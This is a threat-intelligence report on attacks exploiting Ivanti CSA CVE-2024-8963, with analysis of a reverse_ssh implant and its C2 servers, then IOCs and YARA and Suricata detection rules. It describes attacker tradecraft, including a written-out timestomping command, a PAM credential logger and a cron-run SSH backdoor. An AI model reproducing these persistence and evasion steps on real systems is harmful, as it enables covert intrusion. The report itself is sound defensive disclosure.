

Figure 8 – Webshells variant distribution

Behind the appliance: case overview

In mid-September 2024, our security product detected suspicious activities on 2 Linux servers within a single organization. Cooperation allowed to confirm that this activity stemmed from the prior exploitation of CVE-2024-8963 on an Ivanti CSA device in early September 2024.

The attackers initially exploited the Ivanti CSA device to gain a foothold within the network. From there, they compromised another vulnerable and pivotal device in the perimeter, enabling the extraction of valid credentials. Leveraging these credentials and trusted network path, the

threat actor connected to a first Linux server over SSH, then to a second one through PostgreSQL. Both connections enabled system command execution.

While we were unable to directly analyze the compromised devices along the intrusion path, our security product provided valuable insight into the threat actor's activities and toolset following the initial access. Upon identifying the breach, we immediately notified the relevant parties.

Incident response was initiated quickly enough to contain the attack and prevent the operators from compromising more assets. During their activity, the threat actor demonstrated a specific interest for privileged Windows domain credentials, a mail server, and data from a SQL database.

NHAS reverse_ssh

Filename	`linw`
Hash (SHA256)	`9f97997581f513166aae47b3664ca23c4f4ea90c24916874ff82891e2cd6e01e`
File Type	ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header

Less than 5 minutes after they established a connection to the first Linux server, operators downloaded and executed an implant from `195.133.52[.]87` over HTTP using `curl`. It was then used as the main access to the compromised server.

This implant is a UPX-packed sample of the open-source "NHAS reverse_ssh" – a Golang-developped SSH client, which is aimed at connecting back to a command and control (C2) SSH server.



Figure 9 – Functional C2 diagram for reverse_ssh, as presented on author's repository

To circumvent possible SSH TCP ports filtering, the connection to the C2 server can optionally utilize HTTP, TLS or WebSocket as alternative transport channels. On the other side of the C2 server, malicious operators also leverage SSH to remotely control connected clients (see Fig. 9). The described sample uses a WebSocket transport (over TCP port 80) to the `www.vip8025.mom` C2 server (during the time of activity, the C2 hostname pointed to `195.133.52[.]87`). This C2 server is identified in the sample by a SSH public key fingerprint of `ae21cccc9cef126d164449370d5401f3e738d9e94ee4481dc198302718d37f01`.

This sample was downloaded and executed through a shell script (called `linw.sh`) which matches the default deployment script template from the NHAS open-source repository. From embedded string information that are left by the Golang compiler in the binary, we can determine that the sample was compiled from the source tree of commit ID `e7c52e54622168a737c5592894d85bec3758b0bd` (published on 2024-07-03).

We could identify additional samples using the same C2 server (designated by the IP `195.133.52[.]87`), sharing the same SSH server public key fingerprint and originating from the same staging server in September 2024:

SHA-256	File Type	File Name
`61928ff36c5d8983853ec2f411860b97231729f047527434d3b2db8bf0b42d25`	ELF	`lins`
`4c86e8c21451074a52cc8d60a262c683aaf4cb6b2634fea8efdd866ea2dbd3aa`	ELF	`tl`

SHA-256	File Type	File Name
074739c7ccdee5baef649b7f7cb53668109be8f7e016294b66a5d1469803e42b	ELF	si
7798b45ffc488356f7253805dc9c8d2210552bee39db9082f772185430360574	PE (64 bits)	win
cae96b72244855a3d98a42bb3f65daab1cd06e9be638553e2ebf1f8a66b5cc8a	PE (64 bits) – Likely unpacked but corrupted	wdl

We noticed that later on 2024-12-18, the `tl` sample (SHA-256 `4c86e8c21451074a52cc8d60a262c683aaf4cb6b2634fea8efdd866ea2dbd3aa`) was submitted to a public online file multiscanner service from an IP address in Turkey.

As a final note, it should be noted that NHAS reverse_ssh is embedded as-is in a superset open-source implant control platform called "Supershell". As a result, NHAS reverse_ssh can be distributed and/or controlled by Supershell instances.

Additional details on malicious tactics and tools

Reconnaissance

Operators deployed 2 publicly available vulnerability scanners to further map the compromised perimeter and identify exploitable assets. Those tools are implemented in Golang by Chinese-speaking developers: nacs, fscan.

The threat actor relied on available system and Python software packages managers to install some toolset dependencies and setup its working environment as it deemed fit (`git`, `tmux`, `byobu`, etc.).

The threat actor also leveraged `dig`, which was available on the system, to try maping the whole target's DNS zone.

Lateral movement and privilege escalation

In order to move laterally in the compromised perimeter, the threat actor attempted vulnerable services exploitation, as well as credentials gathering and spraying.

The operators notably tried to exploit the following vulnerabilities, using publicly available tools and scripts in the process:

Additionally, the threat actor tried to leverage the following credentials gathering tools:

In another attempt, operators uploaded a custom binary (called `logger`, which we unfortunately could not retrieve) on a Linux server, then modified the pluggable authentication modules (PAM) configuration. We believe with medium to high confidence that the threat actor setup a SSH password logger module in order to gather additional credentials on the compromised server.

Persistence

In an attempt to maintain persistence on one of the accessed Linux servers, the operators downloaded an open-source "alternative" SSH server called "ReverseSSH" (which is not NHAS reverse_ssh) from the GitHub release binaries. This SSH server uses a defaut password for clients authentication and listens on TCP port 31337 – it is aimed to be used as a backdoor.

Threat actor then moved the downloaded binary alongside the system's OpenSSH server binary, and scheduled its execution through crontab. Both the downloaded binary and the created crontab had their access and modification times set to the ones of existing legitimate system files (for instance, operators used `touch -r /sbin/sshd <path to malicious SSH shell>` to set the ReverseSSH file times).

Infrastructure

While we had very little to pivot from, we could still gather intelligence from the C2 server of the NHAS reverse_ssh sample we analyzed:

- we believe with medium to high confidence that the server associated with `195.133.52[.]87` has been setup between June and July 2024, and was used by the same operators up to late October 2024;
- we identified likely related additional infrastructure (IPs `8.218.239[.]22` and `156.251.172[.]80`, domain `vip8806[.]mom`) which served as NHAS reverse_ssh C2, as well as associated samples.

Known C2 Hostname	IP Address Resolution	Details
`www.vip8025[.]mom`	`195.133.52[.]87` (From 2024-09 to 2025-01)	`vip8025[.]mom` registered at Namesilo (on 2024-06-07). First valid certificate for domain generated on 2024-06-07. IP `195.133.52[.]87` from AS49392 (ASBAXETN/LLC Baxet, RU).

At the time of the described malicious activities (in September 2024), `195.133.52[.]87` (which was both used as a staging server and the resolution for the reverse_ssh sample C2 hostname) notably exposed the following services:

Availability timeframe	TCP Port	Description

Availability timeframe	TCP Port	Description
2024-07-16 to 2024-10-02	22 (SSH)	OpenSSH server whose banner matched the last OpenSSH package version for Ubuntu 20.04.
2024-07-16 to 2024-10-25	80 (HTTP)	"Transfer.sh" open-source file transfer tool – which exposed staged malicious files.
2024-07-15 to 2024-10-25	443 (HTTP)	NHAS reverse_ssh Webservice (mimicking "nginx"), with default self-signed certificate (using the "Cloudflare" subject name) – which enabled HTTPS, TLS and WebSocket transport options for C2 communications.
2024-09-02 to 2024-10[2]	5003	Asset Reconnaissance Lighthouse (ARL). ARL is a scanning tool which is developped for a Chinese-speaking audience and offers a Web-based interface.
2024-09-02 to 2024-10	5010	ProxyPool Webservice. ProxyPool is aimed at regularly retrieving HTTP proxy servers from public lists on the Internet, and making them available through a Web API for later usage. ProxyPool is targeting a Chinese-speaking audience.

At the time of research in September 2024, we could not identify any other server exposing all those services. We could however identify IP `8.218.239[.]22`, which exposed a NHAS reverse_ssh Webservice, a Transfer.sh instance and a Ubuntu 20.04 banner. We identified a NHAS reverse_ssh sample (SHA-256 `00109666ef878c6d61f1882bcf66e3c9ed60943ba8bc77b66de00f594174e3bb`) using such server as C2.

Additionally, we noticed that according to private passive DNS data, both the root domain of known C2 server (`vip8025[.]mom`, from 2024-06-07 to 2024-07-17) and another hostname in it (`test.vip8025[.]mom`, on 2024-06-07) temporarily pointed at a single IP `156.251.172[.]80` (AS40065 – CNSERVERS, US, in September 2024). This IP exposed a NHAS reverse_ssh Webservice from 2024-05-27 to 2024-07-06 (on TCP port 80 then 8080), for which we found an associated reverse_ssh sample (SHA-256 `18556a794f5d47f93d375e257fa94b9fb1088f3021cf79cc955eb4c1813a95da`).

Finally, from 2024-05-17 to 2024-05-20 at least, the same IP `156.251.172[.]80` exposed an invalid TLS certificate (SHA-1 `3865e88feba340190780dd62d557d4ae04f9e6dd`) for the `vip8806[.]mom` domain name (registered at Namesilo on 2024-05-16), whose name pattern is strikingly similar to the known `vip8025[.]mom` C2 domain.

Attribution: if it quacks like a duck…

We could not reliably attribute any part of the vulnerabilities exploitation nor the associated case we described to a well-defined threat actor.

From the wide deployment of simple Webshells that were left over, to the noisy usage of popular open-source credentials harvesting tools, via off-the-self Go implants distribution; it seems that poorly skilled or novice operators were involved. However, the exploitation of zero-day vulnerabilities — with some like CVE-2024-8963 not appearing that trivial to spot — combined with a determinate interest for strategic information (on the case we analyzed) contrast with the previous observations.

It is our opinion that this opposition might actually reflect a multiparty approach to vulnerabilities exploitation: a first party identifies vulnerabilities, a second uses them at scale to create opportunities, then accesses are distributed to third parties which further attempt to develop targets of interest. Such model would (at least partly) fit the vulnerability management and outsourcing approach as they are notably outlined in the i-S00N leaks. It would also explain the involvement of distinct experiences and skill sets within a single attack path.

As for a more down-to-earth attribution effort, the timely vulnerability exploitation on appliances with invariable Webshells deployment reminds us of the Citrix/NetScaler devices compromises in mid-2023 (CVE-2023-3519), which was loosely associated with “China-nexus actors” by Mandiant/Google.

We also cannot help but notice the numerous pointers to a Chinese-speaking audience in the tools operators employed for the case we described. Finally, the capabilities and knowledge of the targeted organization in the same case are aligned with strategic interests of China’s 14th Five-Year Plan. Yet, on the sole basis of the data we have at hand, it would certainly be inappropriate to go with the duck test.

Conclusion: patching is not enough

As it has been observed, malicious operators could take advantage of zero-day vulnerabilities at scale and in a short timeframe. It created such a decisive opportunity to develop accesses that it might have balanced requirements for stealth and refinement with strategic targets.

Critical vulnerabilities affecting Internet-facing and poorly monitored devices (also known as “edge” devices, such as some appliances, gateways, security or network devices) are not only plenty, but also appear to be invariably and timely exploited now. They can then be exploited for years – Ivanti CSA 4.6 before Patch 512 (or ISO images before 2021-12) are vulnerable to CVE-2021-44529, which was still known to be exploited in 2024.

As a result, defenders cannot just tackle vulnerabilities on such devices with patch management anymore: they have to assume affected and exposed devices have been exploited (as they are regularly and once again demonstrated to be), switching to invariable threat hunting, compromise research and incident response approaches.

Defender may also have to start balancing vendors support terms (sometimes requiring appliances environments to be kept “as-is” for any support agreement to apply) with the malicious vulnerabilities exploitation, time-to-fix and time-to-patch realities – possibly taking their own measures to ensure direct detection and response capabilities on relevant devices.

Appendix: indicators and detection rules

Indicators of compromise (IOCs)

Associated IOCs are also available on our GitHub repository.

Hashes (SHA-256)

```
9f97997581f513166aae47b3664ca23c4f4ea90c24916874ff82891e2cd6e01e|NHAS reverse_shell
(UPX-packed) using known C2
61928ff36c5d8983853ec2f411860b97231729f047527434d3b2db8bf0b42d25|NHAS reverse_shell
(UPX-packed) using known C2
4c86e8c21451074a52cc8d60a262c683aaf4cb6b2634fea8efdd866ea2dbd3aa|NHAS reverse_shell
(UPX-packed) using known C2
074739c7ccdee5baef649b7f7cb53668109be8f7e016294b66a5d1469803e42b|NHAS reverse_shell
(UPX-packed) using known C2
7798b45ffc488356f7253805dc9c8d2210552bee39db9082f772185430360574|NHAS reverse_shell
(UPX-packed) using known C2
cae96b72244855a3d98a42bb3f65daab1cd06e9be638553e2ebf1f8a66b5cc8a|NHAS reverse_shell
(corrupted) using known C2
```

Hostnames

```
www.vip8025[.]mom|NHAS reverse_ssh C2 (2024-09, pointing to 195.133.52[.]87)
```

IP Addresses

```
195.133.52[.]87|Stager and reverse_ssh C2 (2024-07 to 2024-10)
```

Possibly associated Hashes (SHA-256)

```
18556a794f5d47f93d375e257fa94b9fb1088f3021cf79cc955eb4c1813a95da|Likely associated
(medium to high confidence) NHAS reverse_shell (not packed)
00109666ef878c6d61f1882bcf66e3c9ed60943ba8bc77b66de00f594174e3bb|Possibly associated
(low confidence) NHAS reverse_shell (UPX-packed)
```

Possibly associated Domains and Hostnames

```
vip8025[.]mom|Pointer to likely associated (medium to high confidence) NHAS
reverse_shell C2 (2024-06 to 2024-07)
vip8806[.]mom|Likely associated C2 server domain (2024-05)
test.vip8025[.]mom|Pointer to likely associated (medium to high confidence) NHAS
reverse_shell C2 (2024-06)
```

Possibly associated IP Addresses

```
156.251.172[.]80|Likely associated (medium to high confidence) NHAS reverse_shell C2
(2024-05 to 2024-07)
8.218.239[.]22|Possibly associated (low confidence) NHAS reverse_shell C2 (2024-09)
```

Yara rules

```
rule nhas_reverse_shell_unpacked_large
{
    meta:
        description = "Matches unpacked NHAS reverse_ssh file samples"
        references = "TRR250201"
        hash = "18556a794f5d47f93d375e257fa94b9fb1088f3021cf79cc955eb4c1813a95da"
        date = "2024-09-24"
        author = "HarfangLab"
        context = "file"
    strings:
        $s1 = "/NHAS/reverse_ssh/cmd/client" ascii
        $s2 = "/handlers.runCommandWithPty" ascii
        $s3 = "/connection.RegisterChannelCallbacks" ascii
        $s4 = "/internal.RemoteForwardRequest" ascii
        $s5 = "github.com/pkg/sftp" ascii
        $s6 = "github.com/creack/pty" ascii
        $s7 = "main.Fork" ascii fullword
    condition:
        filesize > 2MB and filesize < 30MB
        and ((uint32be(0) == 0x7F454C46) or (uint16be(0)==0x4D5A))
        and (5 of them)
}

rule nhas_reverse_shell_pe_inmem_large
{
    meta:
        description = "Matches packed NHAS reverse_ssh PE samples in-memory during
execution"
        references = "TRR250201"
        hash = "7798b45ffc488356f7253805dc9c8d2210552bee39db9082f772185430360574"
        date = "2024-09-24"
        author = "HarfangLab"
        context = "memory"
    strings:
        $s1 = "\\rprichard\\proj\\winpty\\src\\agent\\" ascii
        $s2 = "\\Users\\mail\\source\\winpty\\src\\" ascii
        $s3 = "Successfully connnected" ascii
        $s4 = "*main.decFunc" ascii fullword
        $s6 = "keepalive-rssh@golang.org" ascii fullword
        $s7 = ".(*sshFxpSetstatPacket)." ascii
    condition:
        (all of them)
}

rule nhas_reverse_shell_elf_inmem_large
{
    meta:
        description = "Matches packed NHAS reverse_ssh ELF samples in-memory during
execution"
        references = "TRR250201"
        hash = "9f97997581f513166aae47b3664ca23c4f4ea90c24916874ff82891e2cd6e01e"
        date = "2024-09-24"
        author = "HarfangLab"
        context = "memory"
```

```
    strings:
        $s1 = "/NHAS/reverse_ssh/cmd/client" ascii
        $s2 = "/handlers.runCommandWithPty" ascii
        $s3 = "/connection.RegisterChannelCallbacks" ascii
        $s4 = "/internal.RemoteForwardRequest" ascii
        $s7 = "main.Fork" ascii fullword
    condition:
        (all of them)
}
```

Suricata rules

```
alert tcp $EXTERNAL_NET any -> $HOME_NET [80,443] (msg:"Possible Ivanti CSA CVE-2024-
8963/CVE-2024-9381 HTTP Exploitation Attempt"; flow:established,to_server;
content:".php?.php/"; http_uri; nocase; fast_pattern; pcre:"/(?:POST|GET)/M";
pcre:"/\/(?:gsb|rc|upload|lib|backups)\//Ui"; threshold:type limit,track by_src,count
1,seconds 120; sid:632502011; rev:1; reference:url,https://harfanglab.io/insidethelab/;
metadata: author HarfangLab,trr TRR250201;)
```

1. Based on classifications primarily derived from NAICS. ↩
2. While the ARL service is still available on this server at the time of writing, it has been reinstalled and does not exactly match the one we observed at the time of malicious activity, as can be verified from associated TLS certificate start of validity date. ↩

Published on 10 February, 2025 Last update on 11 February, 2025